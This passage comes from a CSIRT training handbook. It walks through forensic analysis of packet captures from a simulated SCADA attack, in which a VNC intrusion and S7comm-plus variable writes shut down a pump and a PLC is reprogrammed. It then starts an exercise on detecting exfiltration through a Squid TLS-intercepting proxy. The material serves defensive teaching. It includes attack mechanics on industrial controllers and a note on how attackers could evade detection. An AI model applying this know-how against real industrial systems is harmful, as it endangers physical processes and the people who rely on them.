$ tshark -n -r attack5.pcapng -Y 'frame.number in {115 116}' -Ovnc
Frame 115: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on
interface 0
Ethernet II, Src: f4:8e:38:9f:7c:74, Dst: 00:1b:1b:f7:7c:4f
Internet Protocol Version 4, Src: 10.3.5.3, Dst: 10.3.5.5
Transmission Control Protocol, Src Port: 5900, Dst Port: 1404, Seq: 13, Ack: 13,
Len: 3
Virtual Network Computing
  Number of security types: 2
  Security type: VNC (2)
  Security type: Tight (16)

Frame 116: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on
interface 0
Ethernet II, Src: 00:1b:1b:f7:7c:4f, Dst: f4:8e:38:9f:7c:74
Internet Protocol Version 4, Src: 10.3.5.5, Dst: 10.3.5.3
Transmission Control Protocol, Src Port: 1404, Dst Port: 5900, Seq: 13, Ack: 16,
Len: 1
Virtual Network Computing
  Security type selected: Tight (16)
  
```

When looking further into the VNC connection, the movement and button presses of the mouse can be seen as "client pointer event" packets. At two points, mouse button 1 is pressed:

- In Frame 609 - 630 (while the mouse moves from x=965/y=125 to x=985/y=99). The frames are transmitted within half a second, speculating, this maybe some drag operation.
- Button 1 is pressed again in Frame 1126 at position x=518/y=261, as can be seen below (Figure 5-19)

frame.number == 1126

No.	Time	Source	Destination	Protocol	Length	Source Port	Destination	Info
1126	21.574252	10.3.5.5	10.3.5.3	VNC	60	1404	5900	Client pointer event

```

▶ Frame 1126: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Ethernet II, Src: Siemens_f7:7c:4f (00:1b:1b:f7:7c:4f), Dst: Dell_9f:7c:74 (f4:8e:38:9f:7c:74)
▶ Internet Protocol Version 4, Src: 10.3.5.5, Dst: 10.3.5.3
▶ Transmission Control Protocol, Src Port: 1404, Dst Port: 5900, Seq: 1085, Ack: 193448, Len: 6
▼ Virtual Network Computing
  ▼ Client Message Type: Pointer Event (5)
    .... 1 = Mouse button #1 position: Pressed
    .... 0 = Mouse button #2 position: Not pressed
    .... 0 = Mouse button #3 position: Not pressed
    .... 0 = Mouse button #4 position: Not pressed
    .... 0 = Mouse button #5 position: Not pressed
    .... 0 = Mouse button #6 position: Not pressed
    .... 0 = Mouse button #7 position: Not pressed
    .... 0 = Mouse button #8 position: Not pressed
    X position: 518
    Y position: 261
  
```

```

0000  f4 8e 38 9f 7c 74 00 1b 1b f7 7c 4f 08 00 45 00  ..8.|t..|0.E.
0010  00 2e 09 b6 40 00 80 06 d3 06 0a 03 05 05 0a 03  ...@.....
0020  05 03 05 7c 17 0c 6e f7 09 c8 7c 6c 71 7c 50 18  ...|.n..|lq|P.
0030  01 00 05 7d 00 00 05 01 02 06 01 05                ...}.....
  
```

Figure 5-18. Mouse button press in VNC

Now for the s7plus connections.

Looking at the opcodes, nothing unusual seems to happen:

```

$ tshark -n -r attack5.pcapng -Y 's7comm-plus' -Tfields -e s7comm-plus.data.opcode | sort -n | uniq -c
    16 0x00000031
    11 0x00000032
    47 0x00000033
  
```

Looking at the functions used, a similarity to the button_push capture file can be seen:

```

$ tshark -n -r attack5.pcapng -Y 's7comm-plus' -Tfields -e s7comm-plus.data.function | sort -n | uniq -c
    47
     5 0x000004f2
     4 0x00000542
    18 0x0000054c

$ tshark -n -r button_push.pcapng -Y 's7comm-plus' -Tfields -e s7comm-plus.data.function | sort -n | uniq -c
    467
     51 0x000004f2
     18 0x00000542
    188 0x0000054c
  
```

Let's see if we can break this down by TCP session (TCP stream in *wireshark* terminology), the streams are numbered starting with 0.

Stream 0 seems to be the normal s7plus operation, the "background" so to say.

```
$ tshark -n -r attack5.pcapng -Y 'tcp.stream == 0 and s7comm-plus' -Tfields -e s7comm-  
plus.data.opcode| sort -n | uniq -c  
    14 0x00000031  
     9 0x00000032  
    47 0x00000033  
$ tshark -n -r attack5.pcapng -Y 'tcp.stream == 0 and s7comm-plus' -Tfields -e s7comm-  
plus.data.function| sort -n | uniq -c  
    47  
     5 0x000004f2  
    18 0x0000054c
```

Stream 1 is the VNC connection and stream is again S7plus, but empty with regards to operations.

```
$ tshark -n -r attack5.pcapng -Y 'tcp.stream == 3 and s7comm-plus' -Tfields -e s7comm-  
plus.data.function| sort -n | uniq -c  
$ tshark -n -r attack5.pcapng -Y 'tcp.stream == 3 and s7comm-plus' -Tfields -e s7comm-  
plus.data.opcode| sort -n | uniq -c
```

So, stream 2 is the interesting one, since only this one contains the SetMultiVariables (0x0542) operation.

```
$ tshark -n -r attack5.pcapng -Y 'tcp.stream == 2 and s7comm-plus' -Tfields -e s7comm-  
plus.data.function| sort -n | uniq -c  
     4 0x00000542  
$ tshark -n -r attack5.pcapng -Y 'tcp.stream == 2 and s7comm-plus' -Tfields -e s7comm-  
plus.data.opcode| sort -n | uniq -c  
     2 0x00000031  
     2 0x00000032
```

Two request -- response pairs can be seen in the capture file (we look at the request side only here).

The first seems to set a variable to "false",

```
$ tshark -n -r attack5.pcapng -Y 's7comm-plus.data.opcode == 0x31 and s7comm-  
plus.data.function == 0x0542' -Os7comm-plus  
  
Frame 952: 165 bytes on wire (1320 bits), 165 bytes captured (1320 bits) on interface 0  
Ethernet II, Src: f4:8e:38:9f:7c:74, Dst: 28:63:36:ad:91:96  
Internet Protocol Version 4, Src: 10.3.5.3, Dst: 10.3.5.12  
Transmission Control Protocol, Src Port: 54239, Dst Port: 102, Seq: 1, Ack: 1, Len: 111  
TPKT, Version: 3, Length: 111  
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol  
S7 Communication Plus  
  Header: Protocol version=V3  
    Protocol Id: 0x72  
    Protocol version: V3 (0x03)  
    Data length: 96  
  Integrity part  
    Digest Length: 32  
    Packet Digest: c35ed4e0619e3c1de9ec6694d0f27cd1451dd9c45f7070d8...  
  Data: Request SetMultiVariables  
    Opcode: Request (0x31)  
    Reserved: 0x0000  
    Function: SetMultiVariables (0x0542)
```

```

Reserved: 0x0000
Sequence number: 7
Session Id: 0x000003ba
Transport flags: 0x34, Bit2-AlwaysSet?, Bit4-AlwaysSet?, Bit5-AlwaysSet?
    .... ...0 = Bit0: False
    .... ..0. = Bit1-SometimesSet?: False
    .... .1.. = Bit2-AlwaysSet?: True
    .... 0... = Bit3: False
    ...1 .... = Bit4-AlwaysSet?: True
    ..1. .... = Bit5-AlwaysSet?: True
    .0.. .... = Bit6-NoResponseExpected?: False
    0... .... = Bit7: False
Request Set
Unknown: 0x00000000
Item Count: 1
Number of fields in complete Item-Dataset: 5
AddressList
    Item Address [1]: (82), SYM-CRC=df6ac14c, (3736), LID=9
        Symbol CRC: 0xdf6ac14c
        Access base-area: Unknown (82)
        Number of following IDs: 2
        Access sub-area: Unknown (3736)
        LID Value: 9
ValueList
    Item Value [1]: (Bool) = False
        Item Number: 1
        Datatype flags: 0x00
            ...0 .... = Array: False
            ..0. .... = Addressarray: False
            .0.. .... = Sparsearray: False
            0... .... = Unknown-Flag1: False
            Datatype: Bool (0x01)
            Value: False
Data unknown: 000000
...

```

The second a variable to "true":

```

Frame 1129: 165 bytes on wire (1320 bits), 165 bytes captured (1320 bits) on interface 0
Ethernet II, Src: f4:8e:38:9f:7c:74, Dst: 28:63:36:ad:91:96
Internet Protocol Version 4, Src: 10.3.5.3, Dst: 10.3.5.12
Transmission Control Protocol, Src Port: 54239, Dst Port: 102, Seq: 119, Ack: 66, Len:
111
TPKT, Version: 3, Length: 111
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
[2 COTP Segments (104 bytes): #954(0), #1129(104)]
S7 Communication Plus
Header: Protocol version=V3
    Protocol Id: 0x72
    Protocol version: V3 (0x03)
    Data length: 96
Integrity part
    Digest Length: 32
    Packet Digest: ced5b77ab7ea0919e7c4a5094206bf0f3547e088f06c674f...
Data: Request SetMultiVariables
Opcode: Request (0x31)
Reserved: 0x0000
Function: SetMultiVariables (0x0542)
Reserved: 0x0000
Sequence number: 8
Session Id: 0x000003ba
Transport flags: 0x34, Bit2-AlwaysSet?, Bit4-AlwaysSet?, Bit5-AlwaysSet?
    .... ...0 = Bit0: False


```

```

.... ..0. = Bit1-SometimesSet?: False
.... .1.. = Bit2-AlwaysSet?: True
.... 0... = Bit3: False
...1 .... = Bit4-AlwaysSet?: True
..1. .... = Bit5-AlwaysSet?: True
.0.. .... = Bit6-NoResponseExpected?: False
0... .... = Bit7: False
Request Set
Unknown: 0x00000000
Item Count: 1
Number of fields in complete Item-Dataset: 5
AddressList
  Item Address [1]: (82), SYM-CRC=fc4ae127, (3736), LID=10
    Symbol CRC: 0xfc4ae127
    Access base-area: Unknown (82)
    Number of following IDs: 2
    Access sub-area: Unknown (3736)
    LID Value: 10
ValueList
  Item Value [1]: (Bool) = True
  Item Number: 1
  Datatype flags: 0x00
    ...0 .... = Array: False
    ..0. .... = Addressarray: False
    .0.. .... = Sparsearray: False
    0... .... = Unknown-Flag1: False
  Datatype: Bool (0x01)
  Value: True
Data unknown: 000000
...

```

Now it is time to combine both parts, we can see that the second SetMultiVariables request comes immediately after the mouse button press event in the VNC session (Figure 5-19).



frame.number >= 1125 and frame.number <= 1131

No.	Time	Source	Destination	Protocol	Length	Source Port	Destination	Info
1125	21.390282	Siemens_ad...	LLDP_Multi...	PN-PTCP	60			DelayFuRes, Seq=8015, Delay= 126
1126	21.574252	10.3.5.5	10.3.5.3	VNC	60	1404	5900	Client pointer event
1127	21.579481	10.3.5.5	10.3.5.3	VNC	60	1404	5900	Client pointer event
1128	21.579548	10.3.5.3	10.3.5.5	TCP	60	5900	1404	5900 → 1404 [ACK] Seq=193448 Ack=1097 Win=5
1129	21.587026	10.3.5.3	10.3.5.12	S7COMM...	165	54239	102	-54239 Ver:[V3] Seq=8 [Req SetMultiVariable
1130	21.588741	10.3.5.12	10.3.5.3	S7COMM...	119	102	54239	-54239 Ver:[V3] Seq=8 [Res SetMultiVariable
1131	21.588903	10.3.5.3	10.3.5.12	COTP	61	54239	102	DT TPDU (0) [COTP fragment, 0 bytes]

▶ Frame 1129: 165 bytes on wire (1320 bits), 165 bytes captured (1320 bits) on interface 0

Figure 5-19. Mouse button press and SetMultiVariable request

So, the answer is:

- The attack was two-staged, with:
 - The first stage was a VNC connection from the engineering workstation to the SCADA workstation (probably using the guessed password).
 - The second stage was by S7plus, setting a variable (likely to control the pump).

Although it is not in the packet capture, one can infer that the adversary used the SCADA application to disable the pump through the GUI.

About the spotting of the attack:

- The unusual authentication type (TightVNC) gives away the initial VNC connection that started the attack. Adversaries could improve by using the same authentication type as regular connection, so it would no longer look suspicious.
- The button push, as coming from the SCADA application itself, would not be noticed as there is nothing that differentiates it from normal traffic.
- The combination of a VNC connection and an unusual event (like pump shutdown) would likely raise suspicion, as the SCADA operator would normally not use a remote connection but sit in front of the workstation. Also, this would only be known after the attack had already taken place and a forensic investigation would begin.

Teacher: The students should now be familiar with the basic procedure of analysing an attack from network captures. The point of this task is to show them the importance of continuing with a systematic analysis and how in-depth knowledge of protocols and the environment they are used in is needed to spot attacks (here: spotting the reprogramming of the PLCs from network traffic captures).

5.1.8.3 The PLC reprogramming attack

The infected engineering workstation is used to reprogram one of PLCs (by downloading the running program from the PLC, modifying it, and re-uploading the changed program to the PLC). The new program changes the industrial process and makes it impossible to be changed back to the original by an operator (using the SCADA workstation).

5.1.8.4 Subtask: Analyse the last attack stage

Students: Given the packet capture `attack6.pcapng`, analyse the last attack stage. Try to answer the following questions:

- Where did the attack originate?
- Try to correlate the network activity with what is known about the attack (see 5.1.8.3 above).
- Where are the problems with regards to the correlation?

Solution: This time, there is direct involvement of the compromised engineering workstation, several connections to port 102 on one of the PLCs (10.3.5.3.12) can be seen:

```
$ tshark -q -n -r attack6.pcapng -z conv,tcp
=====
TCP Conversations
Filter:<No Filter>
Duration |          |          |          |          |          |          |          |          |          |
          |          |          |          |          |          |          |          |          |          |
          | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |          |          |
|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|
10.3.5.3:54238 <-> 10.3.5.12:102 977 91009 623 51839 1600 142848 0,478472000
279,2012
10.3.5.5:1414 <-> 10.3.5.12:102 423 45991 297 25311 720 71302 113,727670000
111,8493
10.3.5.5:1416 <-> 10.3.5.12:102 150 113624 132 9816 282 123440 126,533451000
11,1994
10.3.5.5:1415 <-> 10.3.5.12:102 82 6733 66 6561 148 13294 115,693498000
109,7862
10.3.5.5:1417 <-> 10.3.5.12:102 52 8500 59 12330 111 20830 212,373235000
6,6389
10.3.5.3:54239 <-> 10.3.5.12:102 53 4244 53 5072 106 9316 5,104313000
274,5798
10.3.5.3:54240 <-> 10.3.5.12:102 21 1321 21 1350 42 2671 22,401286000
257,2871
```

When looking at the number of frames and the number of times an IP-address shows up in a TCP stream, we can collate stream numbers in Wireshark to conversations.

```
$tshark -n -r attack6.pcapng -Y 'tcp.stream == 0' -Tfields -e ip.addr | sort -n | uniq -c
  623 10.3.5.3,10.3.5.12
  977 10.3.5.12,10.3.5.3
$tshark -n -r attack6.pcapng -Y 'tcp.stream == 1' -Tfields -e ip.addr | sort -n | uniq -c
  53 10.3.5.3,10.3.5.12
  53 10.3.5.12,10.3.5.3
$tshark -n -r attack6.pcapng -Y 'tcp.stream == 2' -Tfields -e ip.addr | sort -n | uniq -c
  21 10.3.5.3,10.3.5.12
  21 10.3.5.12,10.3.5.3
$tshark -n -r attack6.pcapng -Y 'tcp.stream == 3' -Tfields -e ip.addr | sort -n | uniq -c
  297 10.3.5.5,10.3.5.12
  423 10.3.5.12,10.3.5.5
$tshark -n -r attack6.pcapng -Y 'tcp.stream == 4' -Tfields -e ip.addr | sort -n | uniq -c
  66 10.3.5.5,10.3.5.12
  82 10.3.5.12,10.3.5.5
$tshark -n -r attack6.pcapng -Y 'tcp.stream == 5' -Tfields -e ip.addr | sort -n | uniq -c
  132 10.3.5.5,10.3.5.12
  150 10.3.5.12,10.3.5.5
$tshark -n -r attack6.pcapng -Y 'tcp.stream == 6' -Tfields -e ip.addr | sort -n | uniq -c
  59 10.3.5.5,10.3.5.12
  52 10.3.5.12,10.3.5.5
```

And it seems like the malware is trying to contact its C&C server (note the communication to port 8910). As it comes late in the packet capture, it looks like it is trying to report its success, but this is just a guess.

```
$ tshark -q -n -r attack6.pcapng -z conv,udp
=====
UDP Conversations
Filter:<No Filter>

```

Relative	Duration		<-		->		Total
Start			Frames	Bytes	Frames	Bytes	Frames Bytes
10.3.5.3:51487		<-> 255.255.255.255:1947	0	0	16	1312	16 1312
11,556976	269,0279						
10.3.5.3:51487		<-> 10.3.5.255:1947	0	0	16	1312	16 1312
15,562995	269,0664						
10.3.5.5:49152		<-> 255.255.255.255:1947	0	0	14	1148	14 1148
25,246807	232,5779						
10.3.5.5:49152		<-> 10.255.255.255:1947	0	0	14	1148	14 1148
29,253409	232,5809						
10.3.5.3:60070		<-> 234.5.6.7:8910	0	0	11	5576	11 5576
279,618206	1,4743						

...

Going back to the TCP streams, going by the number of frames, we now examine the streams from the SCADA workstation (10.3.5.3 to 10.3.5.12)

```
$ tshark -n -r attack6.pcapng -Y 'tcp.stream == 0 and s7comm-plus' -Tfields -e s7comm-plus.data.opcode | sort -n | uniq -c
  133 0x00000031
   89 0x00000032
   400 0x00000033

tshark -n -r attack6.pcapng -Y 'tcp.stream == 0 and s7comm-plus' -Tfields -e s7comm-plus.data.function | sort -n | uniq -c
```

```

400
6 0x000004d4
48 0x000004f2
168 0x0000054c
  
```

So, judging by the IP-addresses, opcodes and functions, this seems to be the normal background S7plus activity, except for the DeleteObject (0x04d4) operations. They seem to happen towards the end of that stream (at frame 5680) at frame 5524, 5534, and 5674 (see Figure 5-20 below).




Figure 5-20. S7comm-plus DeleteObject requests and responses

The other two streams seem to try to delete objects too (inferring from the function codes).

```

Stream 1 opcodes:
18 0x00000031
18 0x00000032
Stream 1 functions
2 0x000004d4
34 0x00000542

Stream 2 opcodes:
1 0x00000031
1 0x00000032
Stream 1 functions:
2 0x000004d4
  
```

There are four TCP connections from the engineering workstation to the PLCs, with a breakdown of its opcodes and functions used:

```

Stream 3 opcodes:
  
```

```
69 0x00000031
69 0x00000032
125 0x00000033
functions
18 0x000004bb
10 0x000004ca
10 0x000004d4
8 0x000004f2
4 0x00000524
6 0x00000542
24 0x0000054c
2 0x0000056b
56 0x00000586

Stream 4 opcodes
19 0x00000031
19 0x00000032
functions
8 0x000004ca
8 0x000004d4
8 0x000004f2
4 0x00000524
2 0x00000542
8 0x00000586

Stream 5 opcodes
13 0x00000031
13 0x00000032
functions
12 0x000004bb
2 0x000004ca
2 0x000004d4
2 0x000004f2
2 0x00000542
6 0x00000586

Stream 6
opcodes
24 0x00000031
24 0x00000032

functions
12 0x000004bb
14 0x000004ca
2 0x000004d4
4 0x000004f2
2 0x00000542
2 0x00000556
2 0x00000560
10 0x00000586
```

As can be seen, there are previously unseen functions the composition is also unseen before. While functions like `SetVariable` or `DeleteObject` are more or less self-explanatory, functions like `Invoke` (0x056b) or `GetVarSubStreamed` (0x0586) are not. Without in-depth knowledge of the PLC operation and its internal memory layout one cannot hope to make any sense out of it.

Even when looking into the request packets, no more information will be gained that will help in resolving the incident. There is still the IP-address and the unusual functions used in S7plus connections which is enough to flag this as suspicious activity, however without prior knowledge that something malicious had happened it would be impossible to infer what has happened (malicious or not) from the packet content.

Teacher: The exercise is ending with a (partial) failure and this will come sort of as a shock to the students. While this outcome is intentional, there is need for consoling and explanation.

First the students did hold themselves rather well if they kept up until here (5 out of 6 is not bad at all).

Second, this is not uncommon in real-world situations. Dealing with a complex, proprietary protocol, investigations are sometimes discontinued because one is simply reaching the limits (a good case for open protocols).

Keep in mind that this was a very simple example. Real-world operations are several orders of magnitude more complex, even in the day-to-day operations. Devising more than the most basic NIDS rules for these scenarios is a daunting, if not impossible task. The students will now have a first impression of what they are up against.

It may ease the frustration if the students will have some advance warning that this may be a very hard to solve subtask and failure will be almost certain.

5.1.9 Summary of the exercise

Students: The final part of incident handling is the post-incident phase. Part of this phase is typically a “lessons learnt” meeting where a recap of the incident is given. This would include a timeline of the events and recommendations, i.e. what worked well and can be kept as it is and what needs improvement. These should be split into short and long-term recommendations.

The report should include a short timeline of the events. Explain each finding. What leads were used, how the leads were obtained and what lead to the conclusion(s).

Teacher: This should be done in two parts.

- The first is the “post-incident” phase, where the students should role-play through post-incident analysis of the attack stages in the exercise. This part is best played out as a discussion between the students where each group presents a part of the findings and defends them to the other students that have the task of putting up questions about the viability of the findings. That means that the students must gather their findings and bring them into a chronological order
- The second part is the wrap-up of the exercise as a whole. The teacher should start with a short wrap-up of the exercise.

5.1.9.1 Conclusions/recommendations

Following the teachers’ wrap-up should be an open discussion between the students and the teacher about the general course of the exercise, what lessons have been learned and where room for improvement is. Which task did the students find most difficult? The students should be encouraged to exchange their opinions, ask questions, and give their feedback about the exercise

5.1.9.2 Questions

Questions which help the students to memorize the exercise content and verify whether they understood its course.

1. What are forensics?
2. What is the difference between Anomaly and Policy monitoring?
3. What are PROFINET and S7(plus)?
4. What allowed to break into the SCADA workstation?

5. During what stage was the Engineering workstation compromised
6. When was the PLC compromised? How?

5.1.10 Tools used in this use-case

Tool	Homepage
tshark	https://www.wireshark.org/
wireshark	https://www.wireshark.org/

5.1.11 Evaluation metrics

- How to setup a network security monitoring for a SCADA network
 - Select monitoring points
 - Develop a monitoring policy
 - Baseline regular network traffic
- How to recognise S7comm and S7comm-plus traffic
- How to detect attempts to contact command and control servers
- How to detect lateral movement
 - Scanning in SCADA networks for PLCs
 - Password guessing attacks in VNC
- How to detect attacks on PLCs

5.1.12 Further reading

- ENISA Report: Protecting Industrial Control Systems. Recommendations for Europe and Member States, <https://www.enisa.europa.eu/publications/protecting-industrial-control-systems.-recommendations-for-europe-and-member-states>
- ENISA Report: Analysis of ICS-SCADA Cyber Security Maturity Levels in Critical Sectors, <https://www.enisa.europa.eu/publications/maturity-levels>
- ENISA Report: Certification of Cyber Security skills of ICS/SCADA professionals, <https://www.enisa.europa.eu/publications/certification-of-cyber-security-skills-of-ics-scada-professionals>
- ENISA Report: Good Practices for an EU ICS Testing Coordination Capability, <https://www.enisa.europa.eu/publications/good-practices-for-an-eu-ics-testing-coordination-capability>
- ENISA Report: Window of exposure... a real problem for SCADA systems?, <https://www.enisa.europa.eu/publications/window-of-exposure-a-real-problem-for-scada-systems>
- ENISA Report: Can we learn from SCADA security incidents?, <https://www.enisa.europa.eu/publications/can-we-learn-from-scada-security-incidents>

5.2 Detecting exfiltration on a large finance corporation environment

5.2.1 Summary

One of the threats that IT security teams are facing in almost every corporation environment is a risk of internal data being stolen and exfiltrated to third party servers. This might lead to many legal problems, huge fines, loss of reputation or disclosing company secrets and strategic documents.

Typically, data exfiltration can be done using various approaches and techniques. From the attacker point of view, it is important to evade detection for as long as possible. Thus, attackers must balance between exfiltration speed and using often slower but more concealed techniques.

This section consists of two parts covering two different approaches to data exfiltration. In the first part students will learn how to use web proxy logs and other security systems to detect exfiltration over HTTP(s) channel. In this part students will learn:

- How to install and configure web proxy with TLS/SSL traffic interception capability,
- How to use Malware Information Sharing Platform (MISP) to aid analysis,
- How to perform web proxy logs analysis.

The second part covers slightly more concealed and less common approach to data exfiltration using DNS protocol when exfiltrated data is encoded among DNS queries. In this part students will learn:

- How to perform basic statistical analysis,
- How to search for anomalous DNS queries in often huge DNS log files.

5.2.2 Summary Table

PARAMETER	DESCRIPTION	DURATION
Main Objective	<p>Participants will set up their own lab environment, consisting of two virtual machines.</p> <p>For the first part of the exercise basic VM images with preloaded files are provided. The installation and configuration process include: compiling software from the source, generating TLS/SSL certificate files, setting up the Certificate Authority, configuring web browser to recognise proxy server as CA and configuring proxy log analysis tool - SARG.</p> <p>The second part of the exercise will begin with participants receiving a firewall log. After analysis and comparing the results against MISP database, proxy server logs will be checked for: four infected hosts, exfiltrated database filenames, text storage</p>	

PARAMETER	DESCRIPTION	DURATION
	<p>site address and new malicious Command & Control server address.</p> <p>At the DNS part, participants will learn how to analyse provided BIND logs using popular Linux tools and simple scripts, and look for evidence of exfiltration against another technique.</p>	
Targeted Audience	The exercise is dedicated to less-experienced CSIRT staff involved in network forensics. The exercise is expected to be also of value to more experienced CSIRT team members, involved in daily incident response.	
Total Duration	6.0 hours	
Time Schedule	Introduction to the exercise and tools overview	1 hour
	Setting up the environment	2 hours
	Log analysis	3 hours
	Introduction to DNS protocol	1 hour
	BIND log analysis	1 hour
Frequency	It is advised to organise this exercise when new team members join a CERT/CSIRT.	

5.2.3 Introduction to the training

The Virtual Images for this exercise can be downloaded from:

https://www.enisa.europa.eu/ftp/ENISA_INF_Squid_Server_5.2.ova and
https://www.enisa.europa.eu/ftp/ENISA_INF_Squid_Client_5.2.ova

Squid_server – console only with all the necessary tools installed, Apache server running with preinstalled MISP version 2.4.93 and Squid Analysis Report Generator (SARG). VM has Internet connectivity through NAT network interface (enp0s3) and access to the internal network through enp0s8 interface.

Squid_client – virtual machine with lightweight XFCE desktop environment and single internal network interface. Internet connectivity is done through *Squid_server* gateway acting also as a proxy server.



Figure 5-21. Exercise virtual network diagram

Both of the VMs are running Linux Debian 9 distributions and are preconfigured to communicate with each other over the internal network interfaces.

Login details are the same for both machines:

user: root
password: squid

user: squid
password: squid

It is advised to log in to the Squid server over SSH from local machine rather than using the VMs terminal.

5.2.4 Introduction – proxy server

Web proxying and caching has become increasingly popular in recent years. While initially introduced mainly for speeding up network performance (by caching files that are being accessed by many users) and content filtering (by blocking inappropriate or suspicious websites) it has these days evolved as a tool that can be used by forensic investigations. Proxy servers not only provide the history of web browsing of the entire organisation, store copies of a web page (for limited time) but they may also decrypt https traffic. While these features can be extremely helpful in a business environment, they also need to be considered from an ethical perspective. Https was designed to give users a sense of privacy and security. Decrypting traffic without prior notice and user consent might be considered as a violation of ethical norms and be illegal in some jurisdictions. Liability would need to be clearly understood before one decides to implement such solutions.

In this part of the exercise the open-source web proxy software – Squid¹⁸⁴ will be installed and configured.

From the forensic investigator’s perspective, there are three areas of interest when it comes to analysing Squid proxy server data:

- **Configuration** – provides information about what data is available for analysis.
- **Logfiles** – Squid has many logfiles which can be used: record of web browsing history, connection times, error messages, stored objects, information about client browsers.
- **Cache** – web objects, which are stored for a limited time.

¹⁸⁴ Squid-cache.org (n.d.), <http://www.squid-cache.org>

Squid is customizable with wide range of options and can be granularly adjusted for individual needs. The details of all these capabilities are beyond the scope of this training and are available on the official Squid website. In this exercise we are focusing on features essential for a forensic investigator.

5.2.5 Setup

5.2.5.1 Compiling Squid from the source:

Squid can be installed from most software repositories; however, to have access to more advanced options, like intercepting SSL/TLS traffic – it has to be compiled from the source. Latest, officially supported version available when this document was created was Squid version 3.5.27 and was preloaded to the Squid Server VM.

Login to the squid server using the below credentials:

```
user:      squid
password:  squid
```

Navigate to the squid source directory:

```
cd squid-3.5.27
```

Configure the source using:

```
./configure --enable-ssl-crttd --with-openssl
```

After the configuration is complete, install the software:

```
sudo make && sudo make install
```

And change the directory ownership:

```
sudo chown squid:squid -R /usr/local/squid
```

5.2.5.2 SSL/TLS Intercepting proxy:

It is possible to inspect the content of TLS/SSL encrypted traffic using proxy. When a client wants to connect to a https site over proxy, all TLS/SSL requests are duplicated by the proxy and forwarded to the requested server over a separate, encrypted tunnel between the proxy and the requested server. At the same time proxy generates a new certificate and impersonates the requested server, setting a tunnel between the proxy and the client. This allows the proxy to inspect encrypted traffic. For this to succeed a proxy server's SSL/TLS certificate has to be present in the client's web browser's trusted Certificate Authority (CA) list. This is achievable in centrally managed IT environment.

